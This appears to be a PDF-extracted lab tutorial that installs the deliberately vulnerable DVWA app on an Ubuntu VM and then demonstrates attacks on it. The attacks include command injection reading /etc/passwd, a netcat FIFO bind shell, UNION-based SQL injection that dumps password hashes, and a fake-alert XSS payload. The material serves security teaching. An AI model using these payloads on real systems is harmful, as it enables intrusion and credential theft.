# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to digininja for the fix.
# Database management system to use
$DBMS = 'MySQL';
# $DBMS = 'PGSQL';
# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DUWA.
$_DUWA = array();
$_DUWA['db_server'] = 'localhost';
$_DUWA['db_database'] = 'duwa';
$_DUWA['db_user'] = 'root';
$_DUWA['db_password'] = 'myP@ssw0rd';
# Only needed for PGSQL
$_DUWA['db_port'] = '5432';
# ReCAPTCHA Settings
# Get your keys at https://www.google.com/recaptcha/admin/create
20,29 Top
Right Ctrl
```

- Run the below command to change the permission on all files in web directory
 - `sudo chmod 777 -R /var/www/html/*`



```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
rassoul@MyUbuntu-DUWA:~$ sudo chmod -R 777 /var/www/html/*
rassoul@MyUbuntu-DUWA:~$
```

- Edit the php.ini file using the below command:
 - `sudo vi /etc/php5/apache2/php.ini`



```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
rassoul@MyUbuntu-DUWA:~$ sudo vi /etc/php5/apache2/
conf.d/ php.ini
rassoul@MyUbuntu-DUWA:~$ sudo vi /etc/php5/apache2/php.ini
```


- Using / character look for “allow_url_include” string within the file

```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
[PHP]
:
: About php.ini :
:
: PHP's initialization file, generally called php.ini, is responsible for
: configuring many of the aspects of PHP's behavior.
:
: PHP attempts to find and load this configuration from a number of locations.
: The following is a summary of its search order:
: 1. SAPI module specific location.
: 2. The PHPRC environment variable. (As of PHP 5.2.0)
: 3. A number of predefined registry keys on Windows (As of PHP 5.2.0)
: 4. Current working directory (except CLI)
: 5. The web server's directory (for SAPI modules), or directory of PHP
: (otherwise in Windows)
: 6. The directory from the --with-config-file-path compile time option, or the
: Windows directory (C:\windows or C:\winnt)
: See the PHP docs for more specific information.
: http://php.net/configuration.file
:
: The syntax of the file is extremely simple. Whitespace and lines
: beginning with a semicolon are silently ignored (as you probably guessed).
: Section headers (e.g. [foo]) are also silently ignored, even though
: they might mean something in the future.
:
: Directives following the section heading [PATH=/www/mysite] only
: apply to PHP files in the /www/mysite directory. Directives
: following the section heading [HOST=www.example.com] only apply to
/allow_url_include
```

- Once you found the string, change the value to “On” instead of “Off”

```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
: Maximum number of files that can be uploaded via a single request
max_file_uploads = 20
:
:
: Fopen wrappers :
:
: Whether to allow the treatment of URLs (like http:// or ftp://) as files.
: http://php.net/allow-url-fopen
allow_url_fopen = On
:
: Whether to allow include/require to open URLs (like http:// or ftp://) as file
S.
: http://php.net/allow-url-include
allow_url_include = On
:
: Define the anonymous ftp password (your email address). PHP's default setting
: for this is empty.
: http://php.net/from
:from="john@doe.com"
:
: Define the User-Agent string. PHP's default setting for this is empty.
: http://php.net/user-agent
:user-agent="PHP"
:
: Default timeout for socket based streams (seconds)
: http://php.net/default-socket-timeout
default_socket_timeout = 60
820,22 12%
Right Ctrl
```

- Connect to the mysql database server using below command:
 - mysql -uroot -p
 - You will be prompted for password which will be the one you set during the installation
- Once connected use the below command to create a database:
 - create database dvwa;
- Once the database created type “exit” to exit from the database configuration space.



```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
rassoul@MyUbuntu-DUWA:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 42
Server version: 5.5.44-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.


Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database duwa;
Query OK, 1 row affected (0.00 sec)

mysql> exit
Bye
rassoul@MyUbuntu-DUWA:~$ _
```

- Use the below command to edit apache configuration file
 - `sudo vi /etc/apache2/apache2.conf`



```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
rassoul@MyUbuntu-DUWA:~$ sudo vi /etc/apache2/apache2.conf
```

- At the end of the file, add the below string and then save the file and exit
 - `ServerName localhost`

```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
# Use mod_remoteip instead.
#
LogFormat "%v:%p %h %l %u %t %r" %s %D "%(Referer)i" "%(User-Agent)i" u
host_combined
LogFormat "%h %l %u %t %r" %s %D "%(Referer)i" "%(User-Agent)i" combin
d
LogFormat "%h %l %u %t %r" %s %D" common
LogFormat "%(Referer)i -> %U" referer
LogFormat "%(User-agent)i" agent

# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.

# Include generic snippets of statements
IncludeOptional conf-enabled/*.conf

# Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

ServerName localhost

223,20 Bot
Right Ctrl
```

- Restart the apache service with the below command
 - `apachectl -k restart`


```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
rassoul@MyUbuntu-DUWA:~$ sudo apachectl -k restart
rassoul@MyUbuntu-DUWA:~$

Right Ctrl
```

- Your DVWA server installation is completed, now you need to create the tables.
- Using your PC, open a browser and connect to <http://192.168.1.12/setup.php>
 - Obviously 192.168.1.12 needs to be replaced by the IP address of

your Ubuntu server

- Once connected, click on the “Create/Reset Database” button
 - This will build all the required tables



- Your DVWA server is now ready to use. Open a browser and go to the IP address of your DVWA server you should see the login page as below.
 - Default username is admin
 - Default password is password



- Welcome to DVWA. You are all set up and we can start testing now!



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Chapter 2 – Application Penetration Tests

In this chapter we will be using application penetration techniques like Cross site scripting, SQL injection or command execution to show you how these vulnerabilities can be used against web applications and attackers can utilize those to penetrate a server.

To be able to complete the tests on this chapter, please make sure you have the DVWA security setting set to low.



The screenshot shows the DVWA Security page. At the top, there is a logo for DVWA. Below it, a navigation menu on the left lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled "DVWA Security" and contains a "Script Security" section. This section indicates that the security level is currently low and provides a dropdown menu to change it to low, medium, or high, with a "Submit" button. Below this is a "PHPIDS" section, which states that PHPIDS v. 0.6 is a security layer for PHP-based web applications and is currently disabled. It includes links to "enable PHPIDS", "Simulate attack", and "View IDS log". At the bottom left, the user's session information is displayed: Username: admin, Security Level: low, and PHPIDS: disabled. The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.8".

2.1. Command Execution

2.1.1. What is Command Execution?

Command Execution is where a website application provides the ability to execute system commands.

2.1.2. What is a Command Injection Attack?

The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situations like this, the application, which executes unwanted system commands, is like a pseudo system shell, and the attacker may use it as an authorized system user. Note the commands are executed with the same privileges as the application and/or web server. Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.).

2.1.3. What is Command Injection Harvesting?

Command Injection Harvesting is where a malicious user manipulates a website command execution application to render sensitive data. (E.g., usernames, config files, directory and file listings, etc).

Unix/Linux Example on DVWA: 9.9.9.9; cat /etc/passwd

Windows Example on DVWA: 9.9.9.9 && dir

2.1.4 Initiate a command execution attack

Open a browser and go to the DVWA server url (<http://192.168.1.12> in our lab).

Select command execution from the left menu, in the text box in the middle type the ip address of the server itself (192.168.1.12), however; this can be any IP address, and click on Submit.

What you see is basically a ping result out of the system.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data:
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.025 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.025 ms
```

```
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.013/0.021/0.025/0.005 ms
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[Insecure CAPTCHA](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.8

Now type the below string, submit and compare the result:

192.168.1.12; cat /etc/passwd

You can simply see this also returns the results of the “ping 192.168.1.12; cat /etc/passwd” command and reveals the list of you user hashed passwords.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data:
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.027 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.027 ms
```

```
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.017/0.025/0.027/0.007 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuid:x:100:101:/:/var/lib/libuid:
syslog:x:101:104:/:/home/syslog:/bin/false
mysql:x:102:106:MySQL Server:,:/nonexistent:/bin/false
messagebus:x:103:107:/:/var/run/dbus:/bin/false
landscape:x:104:110:/:/var/lib/landscape:/bin/false
sshd:x:105:65534:/:/var/run/ssh:/usr/sbin/nologin
rassoul:x:1000:1000:rassoul:,:/home/rassoul:/bin/bash
marco:x:1001:27:Marco Ermini:/home/marco:
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.8

Try the below strings in the text box and compare the results:

```
192.168.1.12; ls -alh
```

```
192.168.1.12; uname -a
```

```
192.168.1.12; shutdown -r -t 0 (Be careful, this one will restart your server!)
```

Now we have done all the above tests, it is time to go one step further and take a full control of the server remotely. With using netcat can create a Pipe and a Shell session back to the server console and take full control of the server.

To be able to do this, you need to have netcat installed on your Ubuntu server and your PC.

Netcat is usually installed on Ubuntu, you can check this by running nc command:

```
rassoul@ubuntu:~$ nc
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklmrStUuvZz] [-I length] [-i interval] [-O length]
        [-P proxy_username] [-p source_port] [-q seconds] [-s source]
        [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
        [-x proxy_address[:port]] [destination] [port]
```

If it is not there, you can install it by this command: (You need internet connection on the server)

```
apt-get install netcat
```

On Windows you can use netcat by downloading and installing nmap from the below url:

<https://nmap.org/download.html>

Here is what needs to be done to initiate the attack:

Go to DVWA web page on your browser and select "Command execution" from the left. On the box type below and click on Submit:

```
mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe
```

Execution of the above command will do the following:

- Making a FIFO named pipe. (Pipes allow separate processes to communicate without having been designed explicitly to work together. This will allow two processes to connect to netcat.)
- nc l 4444, tells netcat to listen and allow connections on port 4444.

- Note that the first semi colon is used to separate the first ping command which is the main function of DVWA text box, so the actual command on the server will look like:
 - `ping ; mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe`

Once you run the above command, DVWA interface will be freezed as the server is listening on port 4444 and shell prompt is not releases.

Now it is time to connect to the server from workstation and gain control. On the workstation run the below command:

- On Windows: `netcat.exe 192.168.1.12 4444`
- On Linux: `nc 192.168.1.12 4444`

After running the above command on workstation, Netcat will establish a connection to the server and provide Shell access to the workstation. Try running a couple of commands:

```
ls -alh
```

```
cd /etc/
```

```
cat passwd
```

```
rassoul@kali:~$ nc 192.168.1.12 4444
ls -alh
total 40K
drwx----- 3 root root 4.0K Nov  9 15:41 .
drwxr-xr-x 22 root root 4.0K Aug 26 07:51 ..
prw-r--r--  1 root root   0 Nov  3 10:57 bash
-rw-----  1 root root 5.3K Nov 16 18:19 .bash_history
-rw-r--r--  1 root root 3.1K Feb 20 2014 .bashrc
-rw-----  1 root root   22 Aug 26 08:05 .mysql_history
-rw-r--r--  1 root root 140 Feb 20 2014 .profile
prw-r--r--  1 root root   0 Nov  9 15:41 sh
-rw-----  1 root root 5.5K Sep 26 04:26 .viminfo
drwxr-xr-x  4 root root 4.0K Sep 26 02:39 webgoat
cd /etc
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:110::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
rassoul:x:1000:1000:rassoul,,,:/home/rassoul:/bin/bash
```

And no need to say the below command will shut the server off!

shutdown -h -t 0

2.2. SQL Injection

2.2.1. What is a SQL Injection?

SQL injection (also known as SQL fishing) is a technique often used to attack data driven applications.

This is done by including portions of SQL statements in an entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database (e.g., dump the database contents to the attacker). SQL injection is a code injection technique that exploits security vulnerability in an application's software.

The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

2.2.2. What is SQL Injection Harvesting?

SQL Injection Harvesting is where a malicious user supplies SQL statements to render sensitive data such as usernames, passwords, database tables, and more.

2.2.3 Initiate a SQL injection attack

Open a browser and go to the DVWA server url (<http://192.168.1.12> in our lab).

Select SQL injection from the left menu, in the text box in the middle type an ID number, we test it with ID number 1, and click on Submit.

What you see is basically a SQL query result out of the system which shows a name of a person associated with that ID.

Now try the below string and click on Submit:

`%' or 0='0`

You simply see a list of all users printed on the screen.

- `%'` will probably not be equal to anything, and will be false.
- `0='0` is equal to true, because 0 will always equal 0.
- Database Statement will look something like:
- `mysql> SELECT first_name, last_name FROM users WHERE user_id = '% ' or 0='0';`

Below picture shows a sample of the output you should see on the screen.

DVWA

Vulnerability: SQL Injection

User ID:

```
ID: %' or 0='0
First name: admin
Surname: admin

ID: %' or 0='0
First name: Gordon
Surname: Brown

ID: %' or 0='0
First name: Hack
Surname: Me

ID: %' or 0='0
First name: Pablo
Surname: Picasso

ID: %' or 0='0
First name: Bob
Surname: Smith
```

More info

- <http://www.securit3am.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

Try a couple of additional commands below:

- In the User ID field copy and paste the following, and then click Submit:
 - %' or 1=1 union select null, database () #
 - The final record displays the database name (dvwa).
- In the User ID field copy and paste the following, and then click Submit:
 - %' or 1=1 union select null, table_name from information_schema.tables #
 - Every record after “Bob Smith” displays a table named from this database server.
- In the User ID field copy and paste the following, and then click Submit:
 - %' or 1=1 union select null, concat (0x0a, user_id, 0x0a, first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
 - Every record after “Bob Smith” displays the user ID, first name, last name, user name, and password (in a hash format) of a different user in the users table. A successful SQL injection exploit can read sensitive data from the application database, modify

database data, or even delete data or the entire database.

- Enter the below text into the User ID Textbox and then click Submit:
- %' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from
users #
- This will successfully display all the necessary authentication
information into this database.

2.3. Cross Site Scripting

2.3.1. What is Cross Site Scripting?

Crosssite scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject clientside script into Web pages viewed by other users.

A crosssite scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy.

In Addition, the attacker can send input (e.g., username, password, session ID, etc) which can be later captured by an external script.


The victim's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site.

2.3.2. Initiate a Cross Site Scripting attack

Open a browser and go to the DVWA server url (<http://192.168.1.12> in our lab).

Select XSS reflected from the left menu, type below string in the box and click on Submit button.

```
<script>alert("Your system is infected! Call 999-888-7777 for help.")</script>
```



As you can see on the result page below, the script is running on the server and browser will prompt with the message specified in the script.



